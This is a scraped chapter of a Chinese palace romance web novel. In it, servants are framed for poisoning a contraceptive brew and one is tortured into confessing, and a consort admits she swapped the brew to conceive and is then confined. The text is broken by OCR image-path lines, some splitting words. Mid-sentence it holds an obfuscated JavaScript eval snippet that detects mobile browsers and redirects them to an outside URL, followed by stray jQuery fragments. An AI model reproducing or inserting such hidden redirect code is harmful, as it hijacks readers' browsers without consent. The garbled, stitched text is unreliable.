默认冷灰
24号文字
方正启体

45. 第 45 章

作者:纸豆本书字数:K更新时间:
    承庆殿一场风波过去,东宫里正热闹。


    念蕊揪着王娘子的衣摆,鼻涕眼泪糊了满脸,“表姐救我。”


    “我好心救你,你倒吃里扒外。”王娘子恨铁不成钢,用力甩掉她的手,衣服都扯坏了,她也不敢在这个时候计较,眼睛往池赟身边飘,见他端着手,面上一丝表情也没有,知道这小丫头是在劫难逃了。


    今儿个早上,念心交代她炖雪梨羹,这等事,早不必她亲自去做了,一向是交给念蕊的。


    突然承庆殿的王公公带人闯进来,一句话不说就把她和念蕊拿下了,她正要喊,嘴被人从后面捂住了,王公公只斜看了她一眼,她就不敢再动了。


    昨天夜里太子留宿西偏殿,照规矩,厨房要熬避子汤。


    她见王公公盛了一碗避子汤放到一旁,又把罐子往筲箕上一倒,滤出药渣。


    他看出他要做什么,反倒安心不少。


    王一柳把药汤和药渣摆在案桌上,请了名先生来,名先生一到先尝了药汤,再仔细分拣了药渣,一一辨认,待心中有数后跟他点了点头。


    王一柳扭头换了个表情问王娘子,“这避子汤药是谁负责熬的?”


    王娘子被放开了嘴,“回公公,是念蕊在熬。”


    念蕊被提上前,王一柳蹲在她跟前,露出白牙,“小丫头胆子不小啊,敢在避子汤里做手脚。”


    念蕊拼命摇头,“药是膳房总管给的,水是井里打的,奴婢照着吩咐,一副药四碗水熬成一碗水,绝没有做什么手脚。”


    “这药里掺了毒药,林良娣吃了腹痛,你怎么说?”


    念蕊赶忙磕头,“奴婢不知,奴婢没有下药,奴婢冤枉啊。”


    话音刚落,外头来了个人,朝念蕊脚下扔了一个白瓷瓶和一包药,王一柳喝道:“这是从你铺盖卷里搜出来的断肠草和巴豆,你还敢狡辩。”


    念蕊傻了一般,只知道磕头,原本还算利索的嘴这会儿已经说不出成句的话,“没有,我不知,不知……”


    她转过头抓王娘子的衣摆,“表姐,我没有,你救救我,救救我。”王娘子一开始是懵了,这会儿倒像是想明白了什么,毒药下在避子汤里比下在菜里好,不然被太子吃了,再有个好歹,她一家子的命都没了,她惊出一身冷汗,哪里还能顾得上念蕊的死活,想办法把自己摘出去才是紧要。


    “奴婢也不知道是怎么回事,此事跟奴婢无关。”


    王一柳觑她一眼,“自然是从谁的被窝里搜出来的毒药谁就该死,可这该死的人是不是只有她一个,你这个同居一室的人竟然不知?怕是说不过去吧。”


    这段时间,念蕊比以前长进了很多,不仅是听话懂事,学东西也勤奋,回了屋不需她使唤就主动给她洗脚捏肩捶背,她以为这丫头长大了,心眼长实了,待她比以前好许多,很多事也敢放心让她一个人去做。


    想来问题就出现在这里,可是要她用断肠草下毒害林良娣,这种蠢事当是做不出来的,她不敢贸然开口,只道:“奴婢是承庆殿出身的,林良娣是皇后的娘家人啊,奴婢要是发现她生了坏心,第一个不会放过她。”


    念蕊被带走了,王娘子则被人看管起来,王一柳要她仔细回想念蕊在东宫可有其他亲近的人,断肠草是宫外的东西,她又没出过宫,从何得来?念蕊被带进东宫暗房,上了一顿夹手棍刑,晾了她半个时辰,两个看管嬷嬷上前提起她,把她的双手往盐水里浸,念蕊惨叫着,一个嬷嬷不停追问,另一个嬷嬷拿了绣花针在她手臂处扎针,扎得快而深,深而密,不到晌午,她就开了口。


    崇文殿,凌珵锁眉盯着手中的小白瓷瓶。


    王一柳跪在下首,“奴婢查得,念蕊被褥里搜出来的巴豆是念棋给的,她说王娘子待她刻薄,她恨急,想要杀她。”


    “避子汤药可有问题?”


    王一柳道:“名先生说,那不是避子汤药,是养生汤。”


    “念棋呢?”


    “还在审问。”


    张本心从外头进来,“殿下,念棋招了。”他眉眼间有些顾虑,“说是林良娣指使。”


    念棋不仅招供了巴豆之事,就连被换了的避子汤药一事也招供了。


    凌珵听后,沉吟片刻,起身去了西偏殿。


    念棋跪在屋中,哭诉道:“奴婢常在外传话,认识的人多,林良娣说若我能助她,她就向太子殿下抬举我做良娣,奴婢鬼迷心窍,信以为真,想法子收买了念蕊。”


    她伏跪在地上,声音却响亮得整个屋子的人都能听清。


    “奴婢让念蕊把避子汤药换成了温良进补的药,半个月前,林良娣说她大约有喜了,又担心念蕊知道的太多,未免夜长梦多,要尽早除去才好。”


    “林良娣还说,小厨房还是要有自己的人才放心,奴婢知道念蕊怨恨王娘子待她刻薄,就刻意挑拨,让念蕊起了报复之心,没多久她果真找奴婢要了巴豆,本想着她给王娘子吃了以后,奴婢再悄悄告诉王娘子,如此一石二鸟,既可收买王娘子,也能除去念蕊。”


    林姵芷还没说什么,念心先沉不住气,怒道:“胡说八道,娘娘平时从不与你闲话,出入都有我伺候,哪里与你联系?”


    念棋重重磕头,“奴婢不敢说假话,自念月走了后,奴婢就在屋里伺候,每三天守一次夜。”


    念心哑住了,看向林姵芷,盼着她能为自己辩解。


    林姵芷淡漠的瞥了念棋一眼,随后起身跪下。


    “事已至此,我无可辩解。”


    满室寂静,念心攀着林姵芷的手臂,“娘娘,切莫胡言。”


    凌珵盯着她,“你可知你在说什么?”


    林姵芷道:“念棋所说都是真的,我想要为殿下生下第一个孩子。”


    池赟和张本心不由得从头把林姵芷打量了一遍,他们倒是没想到,这个平时温柔羸弱得近乎怯懦的女子竟有这份志气。


    “我知此举有违宫制,可我从丘山而来,远离亲人,初入宫时,因梦魇一事屡屡被罚,每日惶恐不安,即便后来侥幸得殿下怜惜也仍旧惊惶不定,殿下的恩宠如水中明月,我抓不住,我便想若是能得一个孩儿,即便日后失了殿下的恩宠,我也能与孩子为伴,了此余生,求殿下成全。”


    凌珵审视地看着她许久,周身都被愤怒包裹,眼前这个人,他以为她娴静无争,柔顺善良,不想却铁石心肠,极擅伪装,“林良娣幽禁西偏殿,不得


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17290198|198494||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    出入。”


    “是。”太子走了,屋里更是寂静,池赟半晌才道:“林良娣是有身子的人,要保重。”说着递给念心一个眼风。


    念心赶忙把林姵芷扶到罗汉榻坐下。


    “殿下既下了令,即日起西偏殿一应人等无令不得出。”池赟带着念棋走了,门从外面重重关上,春日的暖阳从窗棂落在屋里,好似一层纱,把林姵芷的脸照得格外朦胧。


    念心把瘫软在地上的念书扶起来,小声道:“你去茶室把那叠水晶千层糕拿来。”


    念书抹了泪,起身去了。


    念心走到林姵芷身边,跪在她脚边,“奴婢不敢问娘娘为何要做此事,奴婢只盼着娘娘真能得偿所愿。”


    林姵芷握住念心的手,“是我连累你们了,以前教养嬷嬷跟我说过,宫里的主子犯错被罚,伺候的人若是无辜,会被送回尚宫局,重新派差事,我会寻个机会,把你和念书送回去的。”


    念心摇头,“娘娘,奴婢既来到您身边伺候您,就是您的人,就是为您去死,奴婢也是心甘情愿的。”


    西偏殿封禁,守门的侍卫较之前增加了一倍,池赟重新从御膳房要了个厨娘,一个帮厨,吩咐照管好林姵芷,又从前院库房搜出不少滋补养生之物让王一柳送去南院膳房。


    王一柳回头对身后的人道:“进了东宫,耳朵嘴巴就不是自己的了,什么话该听,什么话该说,都要仔细过过脑子,别回头连怎么死的都不知道。”


    新来的张娘子和帮厨慧儿连连磕头,张娘子道:“奴婢三代人都在林相府里做事,规矩都懂得,王公公放心。”


    林姵芷被关的第三天,曾姑姑来了,很高调的拿了西偏殿一干人,连管事宫女念心在内,都被押去了西配殿外院,又把西侧殿的人叫了去。


    曾姑姑道西偏殿的奴婢不懂规矩,教坏良娣,每人押在长凳上罚四十板,打完,各个屁股后背都被血染红了,接着又被罚去内庭监,听候发落。


    西侧殿的丫头们缩着脖子低着头,曾姑姑带着人都走了,也好半天没动,还是桃枝和柳枝反应快,默不作声地回了院里。


